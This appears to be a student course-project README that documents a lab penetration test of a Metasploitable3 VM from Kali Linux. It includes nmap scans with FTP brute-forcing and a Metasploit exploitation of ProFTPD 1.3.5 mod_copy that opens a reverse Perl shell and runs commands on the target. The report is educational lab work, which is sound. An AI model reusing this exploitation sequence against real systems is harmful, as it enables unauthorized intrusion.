ICS344 Cybersecurity Project

Team Information

Members:

- Mohammed Almubarak - 202024880
- Ammar Alabdullah – 202024140
- Ahmed Alajwad – 201935930

Project Overview

This repository contains our work for the ICS344 Comprehensive Project. In Phase 1, we focused on setting up a controlled penetration testing environment, identifying vulnerabilities in Metasploitable3, and exploiting those vulnerabilities using both Metasploit Framework and custom scripts.

Phase 1: Setup and Service Exploitation

Environment Setup


We successfully configured our penetration testing lab environment with the following components:

Metasploitable3 as the target/victim machine

Kali Linux as the attack platform

Setting up Metasploitable3


1. Downloaded the Metasploitable3 OVA file
2. Imported it into VirtualBox
3. Configured the network settings
4. Verified the VM was operational



```
eth0      Link encap:Ethernet  HWaddr 08:00:27:1d:31:c8
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe1d:31c8/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:62 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:673 (673.0 B)  TX bytes:10470 (10.4 KB)

eth1      Link encap:Ethernet  HWaddr 08:00:27:63:de:d3
          inet addr:172.28.128.3  Bcast:172.28.128.255  Mask:255.255.255.0
          inet6 addr: 2001:16a2:4da1:1a00:a00:27ff:fe63:ded3/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe63:ded3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:524 errors:0 dropped:0 overruns:0 frame:0
          TX packets:111 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:34164 (34.1 KB)  TX bytes:17828 (17.8 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:297 errors:0 dropped:0 overruns:0 frame:0
          TX packets:297 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:63021 (63.0 KB)  TX bytes:63021 (63.0 KB)

vagrant@metasploitable3-ub1404:~$ _
```

Setting up Kali Linux

1. Downloaded and installed Kali Linux in VirtualBox
2. Configured networking to allow communication with Metasploitable3
3. Verified connectivity between the VMs


Kali_ICS344 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
Trash
File System
Home
sf_HW3_sh...
Screenshot...
s202024880@Kali: ~
File Actions Edit View Help


```
┌──(s202024880㉿Kali)-[~]
└─$ ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=3.15 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=1.48 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=1.14 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=1.82 ms
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=1.40 ms
^C
── 192.168.56.101 ping statistics ──
5 packets transmitted, 5 received, 0% packet loss, time 4012ms
rtt min/avg/max/mdev = 1.135/1.796/3.146/0.709 ms

┌──(s202024880㉿Kali)-[~]
└─$ █
```

Kali Linux desktop with terminal showing successful ping to Metasploitable3

Reconnaissance and Vulnerability Discovery


We performed comprehensive scanning to identify potential vulnerabilities:

1. Full port scan revealed multiple services:



```
┌──(s202024880㉿Kali)-[~]
└─$ sudo nmap -sV -p- 192.168.56.101
[sudo] password for s202024880:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-04 17:02 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0013s latency).
Not shown: 65521 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         ProFTPD 1.3.5
22/tcp    open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http        Apache httpd 2.4.7
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp         CUPS 1.7
3306/tcp  open  mysql       MySQL (unauthorized)
3500/tcp  open  http        WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8067/tcp  open  irc         UnrealIRCd
8080/tcp  open  http        Jetty 8.1.7.v20120910
60259/tcp open  status      1 (RPC #100024)
MAC Address: 08:00:27:1D:31:C8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 89.36 seconds
```


2. Identified ProFTPD 1.3.5 running on port 21
3. Performed targeted scan of the FTP service:



```
┌──(s202024880㉿Kali)-[~]
└─$ sudo nmap -sV -p21 --script=ftp-* 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-04 17:05 EDT
Stats: 0:02:39 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 71.23% done; ETC: 17:08 (0:00:59 remaining)
Stats: 0:02:40 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 71.23% done; ETC: 17:08 (0:00:59 remaining)
Stats: 0:02:40 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 71.23% done; ETC: 17:08 (0:00:59 remaining)
Stats: 0:02:46 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 71.23% done; ETC: 17:09 (0:01:02 remaining)
Stats: 0:02:46 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 71.23% done; ETC: 17:09 (0:01:02 remaining)
Stats: 0:02:47 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 71.23% done; ETC: 17:09 (0:01:02 remaining)
Stats: 0:02:47 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 71.23% done; ETC: 17:09 (0:01:02 remaining)
Stats: 0:02:47 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 71.23% done; ETC: 17:09 (0:01:02 remaining)
Stats: 0:02:48 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 71.23% done; ETC: 17:09 (0:01:03 remaining)
Stats: 0:02:49 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 71.23% done; ETC: 17:09 (0:01:03 remaining)
Stats: 0:02:49 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 71.23% done; ETC: 17:09 (0:01:03 remaining)
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.56.101
Host is up (0.0027s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.5
| ftp-brute:
|   Accounts: No valid accounts found
|_  Statistics: Performed 16005 guesses in 600 seconds, average tps: 26.6
MAC Address: 08:00:27:1D:31:C8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 613.49 seconds
```


Exploitation with Metasploit

1. Identified the ProFTPD mod_copy vulnerability in Metasploit:




```
msf6 > search type:exploit name:proftpd

Matching Modules
================

   #   Name                                                            Disclosure Date  Rank       Check  Description
   -   ----                                                            ---------------  ----       -----  -----------
   0   exploit/linux/ftp/proftp_sreplace                               2006-11-26       great      Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
   1     \_ target: Automatic Targeting                                .                .          .      .
   2     \_ target: Debug                                              .                .          .      .
   3     \_ target: ProFTPD 1.3.0 (source install) / Debian 3.1        .                .          .      .
   4   exploit/freebsd/ftp/proftp_telnet_iac                           2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
   5     \_ target: Automatic Targeting                                .                .          .      .
   6     \_ target: Debug                                              .                .          .      .
   7     \_ target: ProFTPD 1.3.2a Server (FreeBSD 8.0)                .                .          .      .
   8   exploit/linux/ftp/proftp_telnet_iac                             2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
   9     \_ target: Automatic Targeting                                .                .          .      .
   10    \_ target: Debug                                              .                .          .      .
   11    \_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1     .                .          .      .
   12    \_ target: ProFTPD 1_3_3a Server (Debian) - Squeeze Beta1 (Debug) .            .          .      .
   13    \_ target: ProFTPD 1.3.2c Server (Ubuntu 10.04)               .                .          .      .
   14  exploit/unix/ftp/proftpd_modcopy_exec                           2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Execution
   15  exploit/unix/ftp/proftpd_133c_backdoor                          2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 15, use 15 or use exploit/unix/ftp/proftpd_133c_backdoor
```

2. Selected and configured the appropriate exploit:



```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH ⇒ /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.101:80 - 192.168.56.101:21 - Connected to FTP server
[*] 192.168.56.101:80 - 192.168.56.101:21 - Sending copy commands to FTP server
[*] 192.168.56.101:80 - Executing PHP payload /ZKCfK.php
[+] 192.168.56.101:80 - Deleted /var/www/html/ZKCfK.php
[*] Command shell session 1 opened (192.168.56.102:4444 → 192.168.56.101:37715) at 2025-04-04 17:35:52 -0400
[-] 192.168.56.101:80 - Exploit aborted due to failure: unknown: 192.168.56.101:21 - Failure executing payload
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show payloads

Compatible Payloads
===================

   #   Name                                 Disclosure Date  Rank    Check  Description
   -   ----                                 ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser             .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_awk            .                normal  No     Unix Command Shell, Bind TCP (via AWK)
   2   payload/cmd/unix/bind_netcat         .                normal  No     Unix Command Shell, Bind TCP (via netcat)
   3   payload/cmd/unix/bind_perl           .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   4   payload/cmd/unix/bind_perl_ipv6      .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   5   payload/cmd/unix/generic             .                normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/pingback_bind       .                normal  No     Unix Command Shell, Pingback Bind TCP (via netcat)
   7   payload/cmd/unix/pingback_reverse    .                normal  No     Unix Command Shell, Pingback Reverse TCP (via netcat)
   8   payload/cmd/unix/reverse_awk         .                normal  No     Unix Command Shell, Reverse TCP (via AWK)
   9   payload/cmd/unix/reverse_netcat      .                normal  No     Unix Command Shell, Reverse TCP (via netcat)
   10  payload/cmd/unix/reverse_perl        .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   11  payload/cmd/unix/reverse_perl_ssl    .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   12  payload/cmd/unix/reverse_python      .                normal  No     Unix Command Shell, Reverse TCP (via Python)
   13  payload/cmd/unix/reverse_python_ssl  .                normal  No     Unix Command Shell, Reverse TCP SSL (via python)

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/reverse_perl
payload ⇒ cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.101:80 - 192.168.56.101:21 - Connected to FTP server
[*] 192.168.56.101:80 - 192.168.56.101:21 - Sending copy commands to FTP server
[*] 192.168.56.101:80 - Executing PHP payload /CYmS5oc.php
[+] 192.168.56.101:80 - Deleted /var/www/html/CYmS5oc.php
[*] Command shell session 2 opened (192.168.56.102:4444 → 192.168.56.101:37718) at 2025-04-04 17:38:05 -0400

whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux metasploitable3-ub1404 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
```


3. Successfully executed the exploit:



```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/reverse_perl
payload ⇒ cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] 192.168.56.101:80 - 192.168.56.101:21 - Connected to FTP server
[*] 192.168.56.101:80 - 192.168.56.101:21 - Sending copy commands to FTP server
[*] 192.168.56.101:80 - Executing PHP payload /CYmS5oc.php
[+] 192.168.56.101:80 - Deleted /var/www/html/CYmS5oc.php
[*] Command shell session 2 opened (192.168.56.102:4444 → 192.168.56.101:37718) at 2025-04-04 17:38:05 -0400

whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux metasploitable3-ub1404 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
ls -la
total 24
drwxr-xrwx 5 root     root     4096 Apr  4 21:38 .
drwxr-xr-x 5 root     root     4096 Oct 29  2020 ..
drwxrwxrwx 2 root     root     4096 Oct 29  2020 chat
drwxr-xr-x 9 www-data www-data 4096 Oct 29  2020 drupal
-rwxr-xr-x 1 root     root     1778 Oct 29  2020 payroll_app.php
drwxr-xr-x 8 root     root     4096 Oct 29  2020 phpmyadmin
█
```

